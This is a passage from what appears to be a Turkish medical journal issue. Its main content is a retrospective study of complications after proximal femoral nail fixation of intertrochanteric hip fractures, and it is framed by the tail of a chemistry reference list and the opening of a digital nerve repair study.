- [6] X. Li, K. Tie, Z. Li, Y. Guo, Z. Liu, X. Liu, X. Liu, H. Feng ve X. S. Zhao, "Nitrogen-doped hierarchically porous carbon derived from cherry stone as a catalyst support for purification of terephthalic acid," *Applied Surface Science*, vol. 447, pp. 57–62, 2018.
- [7] A. Simion, C. Grigoraş, L. Favier ve L. Gavrilă, "Mathematical modelling and prediction of congo red adsorption on cherry stones activated carbon," *Studia Ubb Chemia*, vol. LXIV, no. 2-Tom I, pp. 139-157, 2019.

- [8] F. Oğuz Erdoğan, "Düşük Maliyetli Adsorbentler Üzerine Dispers Sarı 211 Tekstil Boyasının Adsorpsiyonu," Afyon Kocatepe University Journal of Science and Engineering, vol. 17, no. 031202, pp. 889-898, 2017.
- [9] F. Oguz Erdogan, "Comparison of textile dye adsorption properties of low-cost biowaste adsorbents," Journal of Textiles and Engineer, vol. 24, no. 107, pp. 181-187, 2017/3.
- [10] H. Tutar Kahraman ve E. Pehlivan, " Cr^{6+} removal using oleaster (*Elaeagnus*) seed and cherry (*Prunus avium*) stone biochar," Powder Technology, vol. 306, pp. 61–67, 2017.
- [11] M. Abuşka, S. Şevik ve A. Kayapınar, "Comparative energy and exergy performance investigation of forced convection solar air collectors with cherry stone/powder," Renewable Energy, vol. 143, pp. 34-46, 2019.
- [12] B. Mistry, A Handbook of Spectroscopic Data Chemistry, Oxford Book Company, 2009.
- [13] B. Schrader, Infrared and Raman Spectroscopy, Germany: VCH Verlagsgesellschaft mbH, 1995.
- [14] V. Kamble, M. Sawant ve P. Mahanwar, "Microencapsulation of Cypermethrin Via Interfacial Polymerization for Controlled Release Application," Materials Today: Proceeding, vol. 5, pp. 22621-22629, 2018.
- [15] M. AlMamoory ve I. Al-Mayaly, "Biodegradation of Cypermethrin by Two Isolates of *Pseudomonas aeruginosa*," International Journal of Science and Research (IJSR), vol. 6, no. 12, pp. 1859-1866, 2016.
- [16] M. Segal-Rosenheimer ve Y. Dubowski, "Heterogeneous ozonolysis of cypermethrin using real-time monitoring FTIR techniques," The Journal of Physical Chemistry C, vol. 111, pp. 11682-11691, 2007.
- [17] S. Armenta, G. Quintas, S. Garrigues ve M. de la Guardia, "A validated and fast procedure for FTIR determination," Talanta, vol. 67, pp. 634-639, 2005.

PROKSİMAL FEMORAL ÇİVİ KOMPLİKASYONLARININ NEDENLERİNİN ARAŞTIRILMASI

Birkan Kibar

*Haydarpaşa Numune Eğitim ve Araştırma Hastanesi, Ortopedi ve Travmatoloji Kliniği,
İstanbul, Türkiye*

birkankibar545454@gmail.com (corresponding author)

0000-0002-2365-2904 (Corresponding ORCID)

Giriş: İntertrokanterik kırıklarda son yıllarda intramedüller tespit cihazları biyomekanik avantajları ve uygulama kolaylıkları ile ön plana çıkmıştır.

Amaç: Femur intertrokanterik kırıklı hastaların proksimal femoral çivi (PFN) ile osteosentezi sonrası gelişen komplikasyonlar ile olası nedenler arasındaki ilişkinin incelenmesi amaçlanmıştır.

Yöntem: Çalışmamızda en az 1 sene takibi yapılan 122 hasta (50 erkek, 72 kadın) geriye dönük olarak incelendi. Hastaların yaş ortalaması 74 (24-97) idi. 73 hastanın sol, 49 hastanın sağ tarafı etkilenmişti. Kırık oluş nedenleri: 109 olguda evde basit düşme, 6 olguda yüksekten düşme, 7 olguda araç dışı trafik kazası idi. Ameliyat bekleme süresi 6.2 (1-26) gündü. Ameliyatlara, manuel traksiyon ile floroskopik kontrol altında supin pozisyonunda gerçekleştirildi. Hastalara ilk 6 hafta yürüteç yardımı ile parsiyel, sonrasında tam yük verildi.

Bulgular: Harris kalça skoruna göre %6.6 mükemmel, %18 çok iyi, %45 iyi, %21.3 orta, %9 kötü sonuç elde edildi. 20 enfeksiyon (8 yüzeysel, 12 derin), 22 implant yetmezliği (12 cut-out, 6 Z efekti, 4 ters Z efekti), 3 PFN distalinde femur shaft kırığı, 2 kaynamama, 1 femur başında avasküler nekroz, 9 sakral, 1 gluteal bölgede dekübit ülseri, 1 pulmoner emboli, 1 tromboemboli gelişti. Kırık tipleriyle implant yetmezliği karşılaştırıldığında en fazla implant yetmezliği Modifiye Evans Jensen tip 5' te (30 hastanın 11'i % 36.7) görüldü ve ilişki istatistiksel olarak anlamlı bulunmadı ($p>0.05$). Tip 5 kırıklı 30 hastanın 8'inde (%26.7) enfeksiyon gelişti ve ilişki anlamlı bulundu ($p<0.05$). Sistemik hastalık varlığı, cinsiyet, yaş,

taraf, travma ile ameliyat arası süre, travma mekanizması ile komplikasyon arasındaki ilişki anlamlı bulunmadı.

Sonuç: PFN ile tedavi edilen intertrokanterik kırıkların içerisinde modifiye Evans-Jensen tip 5 komplikasyon oranı en yüksek gruptur. Fonksiyonel sonuçlar her zaman radyografik sonuçlarla uyumlu olmasa da, bu tür kırıklarda dengeli bir osteosentez elde etmek için kullanılan çivinin tekniğine uygun şekilde yerleştirilmesi, uygun redüksiyon elde edilmesi ve mümkünse daha kuvvetli boyun tespiti sağlayan implantların kullanılması uygun olacaktır.

Anahtar kelimeler: *Proksimal femoral çivi, komplikasyon, intertrokanterik kırık, osteosentez*

INVESTIGATING THE CAUSES OF COMPLICATIONS OF PROXIMAL FEMORAL NAIL

Introduction: In recent years, intramedullary fixation devices have come to the fore with their biomechanical advantages and ease of application in intertrochanteric fractures.

Objective: We aimed to investigate the relationship between probable causes and complications after osteosynthesis with proximal femoral nail (PFN) in patients with intertrochanteric femoral fractures.

Method: 122 patients (50 men, 72 women) who were followed for at least 1 year were analyzed retrospectively. The mean age of the patients was 74 (24-97). The left side of 73 patients and the right side of 49 patients were affected. Causes of fractures: simple fall at home in 109 cases, fall from height in 6 cases, and traffic accident in 7 cases. The waiting time for the operation was 6.2 (1-26) days. Operations were performed in the supine position under fluoroscopic control with manual traction. Partial weight was given to the patients with the aid of a walker for the first 6 weeks and full weight was given afterwards.

Results: According to Harris hip score, 6.6% excellent, 18% excellent, 45% good, 21.3% fair and 9% poor results were obtained. 20 infections (8 superficial, 12 deep), 22 implant failures (12 cut-out, 6 Z-effect, 4 reverse Z-effect), 3 femoral shaft fractures distal to PFN, 2 nonunions, 1 avascular necrosis in the femoral head, 9 sacral, 1 gluteal decubitus ulcer, 1 pulmonary embolism, 1 thromboembolism developed. When the fracture types and implant failure were compared, the highest implant failure was seen in Modified Evans Jensen type 5 (36.7%) and the relationship was not statistically significant ($p > 0.05$). Infection developed in 8 (26.7%) of 30 patients with type 5 fractures and the relationship was found to be significant

($p < 0.05$). There was no significant relationship between the presence of systemic disease, gender, age, side, duration between trauma and surgery, mechanism of trauma and complications.

Conclusion: Modified Evans-Jensen type 5 has the highest complication rate among intertrochanteric fractures treated with PFN. Although the functional results are not always compatible with the radiographic results, it will be appropriate to place the nail in accordance with the technique to achieve a stable osteosynthesis, obtain appropriate reduction, and if possible use implants that provide stronger neck fixation in such fractures.

Keywords: Proximal femoral nail, complications, intertrochanteric fracture, osteosynthesis

1. GİRİŞ

Yaşlılarda, sıklıkla osteoporoz zemininde görülen femur intertrokanterik bölge kırıkları, yüksek mortalite ve morbidite oranlarının yanı sıra, tedavi ve bakım sürecinin getirdiği ekonomik yük yönünden de günümüzde önemini korumaktadır (1-3).

İntertrokanterik kırıklar genç yaş grubunda genellikle trafik kazaları, yüksekten düşme gibi yüksek enerjili yaralanmalar ile meydana gelir. Yaşlılarda ise %90 oranında basit düşme şeklinde düşük enerjili yaralanmalar bu kırıklara yol açmaktadır (4, 5). İleri yaş grubunda; sistemik hastalıkların varlığı, düşme sırasında koruyucu reflekslerin azalması, kas gücünün zayıflaması ve kemik kalitesinin bozulması gibi etkenler, bu kırıkların meydana gelmesinde etkili olmaktadır (1,6). Ekstrakapsüler ve spongiyöz yapısı nedeni ile intertrokanterik kırıklarda kaynama oranı yüksektir. Bununla birlikte, konservatif tedavi ile özellikle yaşlı hastalarda uzun süre yatağa bağlı kalmaya bağlı yüksek mortalite ve morbidite oranları bildirilmiştir. Hastanın mümkün olan en kısa sürede harekete geçirilmesi hareketsizliğe bağlı komplikasyonların önlenmesi için şarttır. Bu nedenle, intertrokanterik kırıklarda anatomik dizilime ve stabil tespite olanak sağlayacak bir cerrahi tedavi ile erken dönemde hareketin sağlanması standart yaklaşım olarak kabul görmektedir (7,8).

İntertrokanterik kırıklarda son yıllarda intramedüller tespit cihazları biyomekanik avantajları ve uygulama kolaylıkları ile ön plana çıkmıştır. Biz de bu doğrultuda 2009-2011 yılları arasında kliniğimize başvuran intertrokanterik kırıklı hastalara PFN uyguladık ve gelişen komplikasyonların nedenlerini araştırmayı amaçladık.

2. HASTALAR VE YÖNTEM

Sağlık Bakanlığı Ümraniye Eğitim ve Araştırma Hastanesi Ortopedi ve Travmatoloji Kliniğinde Ocak 2009 ile Eylül 2011 tarihleri arasında intertrokanterik femur kırığı nedeni ile 159 hastanın 159 kalçasına PFN ile osteosentez yapılmıştır. Takipleri düzenli yapılabilen ve en az 1 sene takibi bulunan 122 hasta çalışmaya dahil edilmiştir ve retrospektif olarak incelenmiştir. Olguların 50'si (%41) kadın, 72'si (%59) erkekti. Olguların yaş ortalaması 74 olup yaş aralığı 24- 97 arasında değişmekteydi. 73 hastanın sol 49 hastanın sağ kalçasında intertrokanterik femur kırığı mevcuttu. Olguların kırık oluş nedenleri: 109 olguda evde basit düşme, 6 olguda yüksekten düşme, 7 olguda araç dışı trafik kazası idi.

Olguların 1 tanesinde sağ humerus cerrahi boyun kırığı, 1 tanesinde sol tibia shaft kırığı, 2 tanesinde sol radius distal uç kırığı mevcuttu. Humerus cerrahi boyun kırığı plak-vida osteosentez, tibia shaft kırığı intramedüller çivi ile osteosentez, radius distal uç kırığının 1 tanesine kapalı redüksiyon ve perkutan K teli ile osteosentez, diğerine ise kapalı redüksiyon ve kısa kol açılama yapılmıştır.

Hastaların hepsine başvuru anında her iki koksofemoral eklem ve proksimal femuru içerecek şekilde pelvis ön-arka grafileri çekilmiştir. Ameliyat öncesi kırıklar Modifiye Evans-Jensen sınıflamasına göre değerlendirilmiştir. Buna göre 20 hastada tip 1, 32 hastada tip 2, 15 hastada tip 3, 25 hastada tip 4, 30 hastada da tip 5 kırık mevcuttu. Olguların eşlik eden dahili patolojileri tablo 1'de gösterilmiştir.

Tablo 1: Olguların eşlik eden dahili patolojileri

Eşlik Eden Dahili Patolojiler	n	%
Kronik Kalp Hastalığı	46	37,7
Kronik Sinir Sistemi Hastalığı	11	9,0
Diyabet	18	14,8
Kronik Akciğer Hastalığı	9	7,4
Kronik Böbrek Yetmezliği	2	1,6

Hastaların ameliyat öncesi risk değerlendirmesi ASA (American Society of Anesthesiologists) kriterlerine göre Anestezi ve Reanimasyon Kliniği tarafından yapılmıştır. Ameliyat edilen 122 olgunun 58'i (%47.5) ASA-1, 35'i (%28.6) ASA-2, 28'i (%22.9) ASA-3, 1 tanesi de ASA-4 (%0.8) idi.

Hastaların hepsine yattığı tarihten taburcu olana kadar günde bir kez enoksaparin sodyum 0.4 ml subkutan olarak uygulanmıştır. Profilaksiye taburculuk sonrası 35 gün daha devam edilmiştir. Tüm hastalara enfeksiyon profilaksisi için ameliyattan 1 saat önce sefazolin sodyum 1x1 gr iv olarak uygulanmıştır. Profilaksiye amelayattan sonra 48 saat 3x1 gr iv olacak şekilde devam edilmiştir. Hastalar travma tarihinden ortalama 6.2 (1-26) gün sonra ameliyat oldular.

Hastaların hepsi supin pozisyonunda ameliyat masasına alındı ve redüksiyon kapalı olarak sağlandı. Hastanemizde traksiyon masası bulunmadığından traksiyon asistan tarafından manuel olarak sağlandı ve sürdürüldü. Ameliyatın her aşamasında skopi kontrolü yapıldı ve proksimal femoral çivi cerrahi tekniğine uygun olarak adapte edildi. Hastaların 62 tanesine (%50.8) genel, 60 tanesine (%49.2) spinal anestezi uygulandı. Hastalara 4 tip PFN modeli uygulandı (TST:95, AYSAM:23, Plato:3, MAJOR MED:1). Hastalar ameliyat sonrası hastanede ortalama 4.5 (1-68) gün kaldılar. Postop 15. gün sütürler alınmıştır. Hastaların hepsine ameliyat sonrası 1. gün izometrik kalça ve diz egzersizleri başlanmıştır, fizyoterapist ve doktor eşliğinde yatak kenarına oturtulmuşlardır. Hastaların 6 hafta yürüteç yardımı ile parsiyel yük vererek 6 hafta sonra tam yük vererek mobilize olmalarına müsaade edilmiştir.

Hastaların ameliyat sonrası çekilen erken radyografiler dışında 15.gün, 3, 6 ve 12. aylarda radyografik kontrolleri yapıldı. Bu kontrollerde implantın pozisyonu stabilitesi ve yetmezliği, kaynama miktarı değerlendirildi. Ayrıca hastaların ameliyat sonrası fonksiyonel durumlarını değerlendirmek amacıyla Harris Kalça Skorlama Sistemi kullanıldı.

3. BULGULAR

Harris Kalça Skoru kriterlerine göre 8 hasta (%6.6) mükemmel, 22 hasta (%18) çok iyi, 55 hasta (%45.1) iyi, 26 hasta (%21.3) orta, 11 hastada (%9) kötü sonuç bulunmuştur. PFN uyguladığımız hastalardan mükemmel, çok iyi, iyi sonuçlar elde ettiğimiz 85 hasta ile % 69.7 oranında başarı elde ettik.

Hastaların 20 tanesinde (%16.4) enfeksiyon görülmüştür, bunların 8 tanesi erken dönemde, 12 tanesi geç dönemde idi. 12 hasta parenteral antibiyotik tedavisi ile iyileşti. 3 hasta bir kez debridman ve parenteral ab ile tedavi edildi. 2 hastaya ise 2 kez debridman uygulandı, VRE üreyen bir tanesinde enfeksiyon gerilemedi ve rezeksiyon artroplastisi uygulandı, enfeksiyon gerilemeyen diğer hastadan ise PFN çıkartıldı ve kür elde edildi.

22 hastada (%18) implant yetmezliği gelişti. Bunların 6 tanesi Z efekti, 4 tanesi ters Z efekti, 12 tanesi cut out idi. 8 hastadan gevşeyen vida çıkartıldı, 5 hastaya PFN çıkartılıp parsiyel protez uygulandı, 9 hastaya ise PFN ile revizyon yapıldı. 3 hastada (%2.4) PFN distalinde femur shaft kırığı meydana geldi. Postop 4. günde görülen 1 hastaya rekon femur intramedüller çivi ile osteosentez, postop 2. ayda ve 4. ayda görülen 2 hastaya da plak vida ile osteosentez uygulandı. Çalışma grubumuzdaki 2 olguda (%1.6) kaynamama gözlemlendi ve parsiyel protez ile revizyon yapıldı.

Postop 2. gün pulmoner emboli geçiren 1 hasta yoğun bakıma alındı, genel durumu stabilleşince servise devralındı ve 2 x 0.6 enoksaparin sodyum ile taburcu edildi. Postop 3. Gün DVT teşhisi konulan 1 hasta antiemboli çorabı ve 2 x 0.6 enoksaparin sodyum ile tedavi edildi. Postop 13. ayda femur başında avasküler nekroz gelişen 1 hastadan PFN çıkartılıp total kalça endoprotezi uygulandı. 9 hastada sakral ve gluteal, 1 hastada kalkaneal bölgede dekübit ülseri gelişti ve ek cerrahi tedavi uygulanmaksızın pansuman ile tedavi edildi.

Kırık tipleriyle implant yetmezliği karşılaştırıldığında en fazla implant yetmezliği Modifiye Evans Jensen tip 5' te (30 hastanın 11'i, % 36.7) görülmüştür ve aradaki fark istatistiksel olarak anlamlı bulunmamıştır ($p>0.05$). Tip 5 kırıklı 30 hastanın 8'inde (%26.7) enfeksiyon gelişmiştir ve tip 5 kırıklarda enfeksiyon anlamlı fazla saptanmıştır ($p<0.05$).

Kırık tipiyle ve enfeksiyon ile Harris Kalça Skoru arasında anlamlı farklılık saptanmamıştır ($p>0.05$). ASA ile enfeksiyon varlığı ve implant yetmezliği arasında anlamlı farklılık saptanmamıştır ($p>0.05$), fakat ASA-1 olan hastaların Harris Kalça Skoru anlamlı olarak yüksek düzeyde bulunmuştur ($p<0.05$).

Travma nedeni ile enfeksiyon varlığı ve implant yetmezliği gelişmesi anlamlı ilişki saptanmadı ($p>0.05$), travma nedeni yüksekte düşme olan olguların Harris Kalça Skoru anlamlı düzeyde düşük bulunmuştur ($p<0.05$). Sistemik hastalık varlığı, cinsiyet, yaş, taraf, travma ile ameliyat arası süre, travma mekanizması ile komplikasyon arasındaki ilişki anlamlı bulunmadı.

4. TARTIŞMA

Günümüzde kronik hastalıkların tedavisinde kaydedilen gelişmeler ve iyileşen yaşam şartları ile birlikte bireylerin beklenen yaşam süresinde bir artış olmuştur. Yaş artışıyla beraber kemik kalitesinde olan düşme, kalça kırıklarının ve özellikle intertrokanterik kırıkların görülme sıklığında artışla sonuçlanmıştır. Sıklıkla ilave sistemik rahatsızlıkları olan bu hastalarda kırık sonrası yatış süresinin uzamasına bağlı olarak derin ven trombozu, pulmoner emboli, pnömoni, üremi, idrar yolu enfeksiyonu, bası ülserleri gibi prognozu kötü etkileyerek ölüm oranını artıran komplikasyonlarla karşılaşabilmektedir. Bu nedenle, tedavide öncelikli amacın stabil bir tespit sağlayarak erken harekete olanak tanınması olması gerektiği üzerinde fikir birliği bulunmaktadır (7-10).

Dengeli intertrokanterik femur kırıklarında medial destek bölgesi sağlam olduğundan, implantın taşınması gereken yük miktarı da azalır. Dengesiz tip kırıkların tedavi seçenekleri ise tartışmalıdır. Yapılan biyomekanik çalışmalarda İM çivilerin medializasyon etkisi ile yük dağılımını daha fazla femur kalkarı üzerinden sağladıkları ve ekstramedüller implantlarla kıyaslandığında daha uygun bir teknik olduğu gösterilmiştir (11, 12). İntramedüller çiviler, ekstramedüller sistemlere göre kısa yük kolu sayesinde çivi üzerine binen gerilim kuvvetlerini azaltarak implant yetersizliği olasılığını azaltmaktadır (13). Dengeli kırıklarda DHS kullanımına bağlı yetmezlik oranları %5'in altında iken dengesiz kırıklarda bu oran %20'lere çıkmaktadır. Sadowski ve ark.nın (85) çalışmasında AO tip 3 kırıklı hastalar

incelenmiş, PFN kullanılan grupta (20 olgu) bir olguda yetmezlik gelişirken, dinamik kondiler vida kullanılan 19 hastanın yedisinde implant yetersizliği ya da kaynamama gözlenmiştir (14). Simmermacher ve ark. PFN kullanımına bağlı gelişen komplikasyonların büyük oranda AO tip 2 kırıklarda oluştuğunu bildirmişlerdir (12). Domingo ve ark. 295 olgu arasında ikincil ameliyat gereken 10 hastada AO tip 2 veya tip 3 kırık olduğunu bildirmişlerdir (15). Bizim çalışmamızda da en fazla komplikasyon dengezis kırıklarda, modifiye Evans Jensen tip 5 kırıklarda gözlenmiştir.

Proksimal femoral çivi kullanımına bağlı olarak gerek ameliyat sırasında gerekse ameliyat sonrası dönemde gelişen çeşitli komplikasyonlar bildirilmiştir. Bunlar trokanter majörde kırık oluşumu, proksimal vidaların uygunsuz yerleşimi, distal kilitleme güçlükleri, kötü ya da yetersiz redüksiyon, vidalarda sıyrılmaya, Z etkisi oluşumu, ters Z etkisi oluşumu, trokanter majör ucunda kalsifikasyon gelişimi, heterotropik kalsifikasyon oluşumu, femur boynunda ya da boyunda kısalma, kaynamama, yanlış pozisyonda kaynama, distal kilitleme bölgesinde kortikal kalınlaşma, çivi kırılması ve çivi distalinden femur diyafiz kırığı gelişimi olarak sıralanabilir (11, 14, 16,17). Proksimal femoral çivilerde meydana gelebilecek sıyrılmaya için kalça vidasının yanlış pozisyonda veya uygun boyda gönderilmemesi sorumlu tutulmaktadır. Küçük boyda kalça vidası gönderildiğinde, yüklenmeyle birlikte bıçak etkisi ortaya çıkmakta, kalça vidası femur boynu vidası ile birlikte süngerimsi kemik içerisinde hareket etmekte ve sıyrılmaya ile birlikte varusa kayma meydana gelmektedir (18). Tyllianakis ve ark. (19) 46 hastanın birinde, Simmermacher ve ark. (12) 191 olgunun birinde, Domingo ve ark. (15) 295 olgunun dördünde, Al-yassari ve ark (20) 76 olgunun dördünde, Boldin ve ark. (17) 55 olgunun ikisinde, Schipper ve ark. (18) 211 olgunun 11'inde sıyrılmaya bildirmişlerdir. Z etkisi PFN'ye özel bir durumdur. Ameliyat sonrası yük verme sürecinde kalça vidasının eklem içine doğru kayması olarak tanımlanmaktadır (17). Çivi tasarımında 1999 yılında yapılan düzeltme ile kalça vidası stoplu hale getirilmiş ve eklem içine kayması önlenmiştir. Ters Z etkisi de antirotasyon vidasının laterale doğru kaymasıdır (19). Papisimos ve ark. (21) dört olguda Z etkisi, bir olguda da ters Z etkisi; Tyllianakis ve ark. (19) beş olguda Z etkisi, bir olguda da ters Z etkisi; Boldin ve ark. (17) üç olguda Z etkisi, iki olguda ters Z etkisi bildirmişlerdir. Bizim çalışmamızda 22 hastada (%18) implant yetmezliği gelişti. Bunların 6 tanesi Z efekti, 4 tanesi ters Z efekti, 12 tanesi cut out idi. 8 hastadan gevşeyen vida çıkartıldı, 5 hastaya PFN çıkartılıp parsiyel protez uygulandı, 9 hastaya ise PFN ile revizyon yapıldı.

İntertrokanterik kırıklarda postoperatif enfeksiyon % 0.15 ile %15 gibi değişik oranlarda bildirilmektedir. En düşük enfeksiyon oranına sahip olan çalışmalarda perioperatif antibiyotik profilaksisi uygulandığı gözlenmiştir (22). Enfeksiyonlar genellikle yüzeysel ve derin olmak üzere ikiye ayrılır. Yüzeysel enfeksiyonlar, erken postoperatif dönemde yara yerinde kızarıklık, ısı artışı ve hastada ateşin eşlik edebileceği bir tablo ile kendini gösterir. Bu tip enfeksiyonlar uygun antibiyoterapi, gerekli durumlarda debritleme, açık drenaj ve sekonder yara iyileşmesine bırakılarak tedavi edilmelidir. Eğer derin enfeksiyondan şüphelenilmekte ise tedaviye erken dönemde başlanılmalı, kırık düşük gradeli bir enfeksiyon tablosunun oturmasına izin verilmemelidir. (örn: kaynamama, osteomyelit). Derin

enfeksiyonlar kırık iyileşmesinden önce veya sonra, hatta kırığın cerrahi tedavisinden yıllar sonra başlayabilir ve yüksek morbiditeye sahiptir. Semptomlar arasında kalçada nedeni açıklanamayan ağrı, azalmış eklem hareket açıklığı ve artmış sedimentasyon miktarı mevcuttur. Lökosit oranında artma ve ateş genellikle gözlenilmez. Bu enfeksiyonlar cerrahi debritleme ve antibiyoterapi ile tedavi edilmelidir. Eğer kırık iyileşmesi yeterli değilse implant çıkartılmamalıdır. Eğer kalça eklemde de tutulum görülürse implantın çıkartılıp eksizyonel artroplasti yapılması gerekli olabilir (23). Çalışmamızda hastaların 20 tanesinde (%16.4) enfeksiyon görüldü, bunların 8 tanesi erken dönemde, 12 tanesi geç dönemde idi. Tip 5 kırıklı 30 hastanın 8'inde (%26.7) enfeksiyon gelişti ve tip 5 kırıklarda enfeksiyon anlamlı fazla saptandı.

Trokanterik bölge kırıkları kaynamaması %1-2 oranındadır. Genellikle medialde kalkar bölgesinde devamlılığının olmadığı kırıklarda gözlenmektedir. Kaynamama olgularının çoğunda implant yetmezliği ve vidanın femur başını perfore etmesi ilk bir yıl içinde görülmektedir (24). Çalışma grubumuzdaki 2 olguda (%1.6) kaynamama gözlemlendi ve ikiside parsiyel protez ile revizyon yapıldı. İntertrokanterik kırıklarda sonra femur başı avasküler nekrozu çok nadir görülen bir komplikasyon olup patofizyolojisi halen tam olarak bilinmemektedir. Baixauli ve ark. avasküler nekroz oranını kendi olgu serilerinde %0.55 olarak saptamışlardır, (25). Bizim çalışmamızda bir hastada (%0.8) femur başında avasküler nekroz görüldü ve PFN çıkartılıp total endoprotez uygulandı.

İntertrokanterik ve subtrokanterik femur kırıklarının tedavisinde intramedüller çivi osteosentezi, hastanın yaşı, genel durumu, fonksiyonel düzeyi ve osteoporozu göz önüne alındığında biyomekaniğe ve anatomiye en yakın tedavi seçeneği olarak ön plana çıkmaktadır. Bu tür kırıklarda PFN ile başarılı sonuçlara ulaşmak mümkündür. Çalışmamızda gözlenen komplikasyonların çoğu proksimal parçanın tespitinde oluşan sorunlardan kaynaklanmaktadır. Fonksiyonel sonuçlar her zaman radyografik sonuçlarla uyumlu olmasa da, bu tür kırıklarda dengeli bir osteosentez elde etmek için, kullanılan çivinin tekniğine uygun şekilde yerleştirilmesi, kabul edilebilir redüksiyon elde edilmesi ve mümkünse daha kuvvetli boyun tespiti sağlayan implantların kullanılması uygun olacaktır.

5. REFERANSLAR

1. Larson S. Treatment of osteoporotic fractures. Scan J Surg 2002;91:140-6
2. Vossinakis IC, Badras LS. The eksternal fixator compared with the sliding hip screw for pertrochanteric fractures of the femur. J Bone Joint Surg 2002;84(B):23-9
3. Koval KJ, Chen AL, Aharonoff GB, Egol KA, Zuckerman JD. Clinical Pathway for hip fractures in the elderly. Clin Orthop 2004;425:72-81
4. Koval KJ, Zuckerman JD. İntertrochanteric Fractures. Fractures in adults. ed.Bucholz RW, Heckman JD. Fifth edition 2001;chapter 39:1635-63

5. Liporace FA, Egol K, Koval KJ. Operative treatment of intertrochanteric hip fractures: an overview of modern advances and techniques. *Operative techniques in orthopaedics* 2002;12(2),83-91
6. Cummings SR, Nevitt MC. Non-skeletal determinants of fractures: the potential importance of the mechanics of falls. *Osteoporotic Int* 1994; suppl 1:67-70
7. Hornby R, Evans JG, Vardon V. Operative or conservative treatment for trochanteric fractures of the femur. A randomised epidemiological trial in elderly patients. *J Bone Joint Surg [Br]* 1989;71:619-23
8. Siegmeth AW, Gurusamy K, Parker MJ. Delay to surgery prolongs hospital stay in patients with fractures of the proximal femur. *J Bone Joint Surg [Br]* 2005;87:1123-6
9. Fogognolo F, Kfuri M Jr, Paccola CA. Intramedullary fixation of pertrochanteric hip fractures with the short AO-ASIF proximal femoral nail. *Arch Orthop Trauma Surg* 2004;124:31-7
10. Hay D, Parker MJ. Hip fractures in the immobile patient *J bone Joint Surg [Br]* 2003;85:1037-9
11. Madsen JE, Naess L, Aune AK, Alho A, Ekeland A, Stromsoe K. Dynamic hip screw with trochanteric stabilizing plate in the treatment of unstable proximal femoral fractures: a comparative study with the Gamma nail and compression hip screw. *J Orthop Trauma* 1998;12:241-8
12. Simmermacher RK, Bosch AM, Van Der Werken C. The AO/ASIF-proximal femoral nail (PFN): a new device for the treatment of unstable proximal femoral fractures. *Injury* 1999;30:327-32
13. Bannan H, Al-Sabti A, Jimulia T, Hart AJ. The Treatment of unstable, extracapsular hip fractures with the AO/ASIF proximal femoral nail (PFN)-our first 60 cases. *Injury* 2002;33:401-5
14. Sadowski C, Lübbecke A, Saudan M, Riand N, Stern R, Hoffmeyer P. Treatment of reverse oblique and transverse intertrochanteric fractures with use of an intramedullary nail or a 95 degrees screw-plate: a prospective, randomised study. *J bone Joint Surg [Am]* 2002;84:372-81
15. Domingo LJ, Cecilia D, Herrera A, Resines C. Trochanteric fractures treated with a proximal femoral nail. *Int Orthop* 2001;25:298-301
16. Saudan M, Lübbecke A, Sadowski C, Riand N, Stern R, Hoffmeyer P. Pertrochanteric fractures: is there an advantage to an intramedullary nail?: a randomised, prospective study of 206 patients comparing the dynamic hip screw and proximal femoral nail. *J Orthop Trauma* 2002;16:386-93
17. Bodin C, Seibert FJ, Fankhauser F, Peicha G, Grechenig W, Szyszkowitz R. The proximal femoral nail (PFN)-a minimal invasive treatment of unstable proximal femoral fractures: a prospective study of 55 patients with a follow up of 15 months. *Acta Orthop Scand* 2003;74:53-8.
18. Schipper IB, Bresina S, Wahl D, Linke B, Van Vugt AB, Schneider E. Biomechanical evaluation of the proximal femoral nail. *Clin Orthop Relat Res* 2002;(405):277-86.
19. Tyllianakis M, Panagopoulos A, Papadopoulos A, Papisimos S, Mousafiris K. Treatment of extracapsular hip fractures with the proximal femoral nail (PFN): long term results in 45 patients. *Acta Orthop Belg* 2004;70:444-54.

20. Al-yassari G, Langstaff RJ, Jones JW, Al-Lami M. The AO/ASIF proximal femoral nail (PFN) for the treatment of unstable trochanteric femoral fracture. *Injury* 2002;33:395-9.
21. Papasimos S, Koutsojannis CM, Panagopoulos A, Megas P, Lambiris E. A randomised comparison of AMBI, TGN and PFN for treatment of unstable trochanteric fractures. *Arch Orthop Trauma Surg* 2005;125:462-8.
22. Zuckerman JD, Skovron ML, Koval KJ, Aharonoff G, Frankel VH. Postoperative complications and mortality associated with operative delay in older patients who have a fracture of the hip. *J Bone Joint Surg [Am]* 1997;79(3):470.
23. Windolf J, Hollander DA, Hakimi M, Linhart W. Pitfalls and complications in the use of the proximal femoral nail. *Langenbecks Arch Surg* 2005;390:59-65.
24. Mariani ME, Rand JA. Nonunion of intertrochanteric fractures of the femur following open reduction and internal fixation *Clin Orthop* 1987;218:81-89.
25. Baixauli F, Vincent V, Baixauli E et al. A reinforced rigid fixation device of unstable intertrochanteric fractures. *Clin Orthop* 1999;(361):205-215.

DİJİTAL SİNİR TAMİR SONUÇLARI VE ETKİLEYEN FAKTÖRLER

Bilgehan Çatal¹, Mühittin Sener²,

¹*İstanbul Medipol Üniversitesi Tıp Fakültesi İstanbul TURKEY*

²*Özel Klinik İzmir TURKEY*

drbilgehancatal@yahoo.com

ORCID: 0000-0002-4883-4317

ÖZET

Dijital sinirler yaralanmaları el cerrahisi pratiğinde çok sık rastlanan bir durumdur. Dijital sinirler en sık yaralanan periferik sinirlere dir. Basit bir kesiden ciddi el yaralanmalarına kadar birçok sebep dijital sinir hasarına neden olabilir. Duyu taşıma görevinin yanı sıra elin ince motor hareketlerinde de önemli rolü bulunmaktadır bu nedenle dijital sinir yaralanmaları beraberinde el fonksiyon kaybını da getirmektedir. Bu çalışmanın amacı dijital sinir onarımı sonrası başarının objektif olarak değerlendirilmesi ve başarıyı etkileyen faktörlerin incelenmesidir. Çalışmaya 3 yıllık bir süre içinde tedavi edilen ve kontrole gelen 51 hastadaki 73 dijital sinir onarımı retrospektif olarak dahil edilmiştir. Hastaların yaşı, cinsiyeti, mesleği, dominant eli, yaralanan dijital sinirin lokalizasyonu, yaralanma ile ameliyat arasında geçen süre, sinir yaralanmasına eşlik eden diğer el yaralanmaları, yaralanma tipi ve sigara içme alışkanlıkları kaydedilmiştir. İyileşmenin değerlendirilmesinde birincil olarak iki nokta diskriminasyon testi kullanılmış bunun yanında monofilament, diyapazon, ten, kavrama ve çimdikleme testleri de uygulanmıştır. Çalışmamızda sinir onarımlarının %84,9'unda iki nokta diskriminasyon testine göre iyi ve çok iyi olarak değerlendirilmiştir. Monofilament testine göre %72,6 normal ve azalmış hafif dokunma olarak 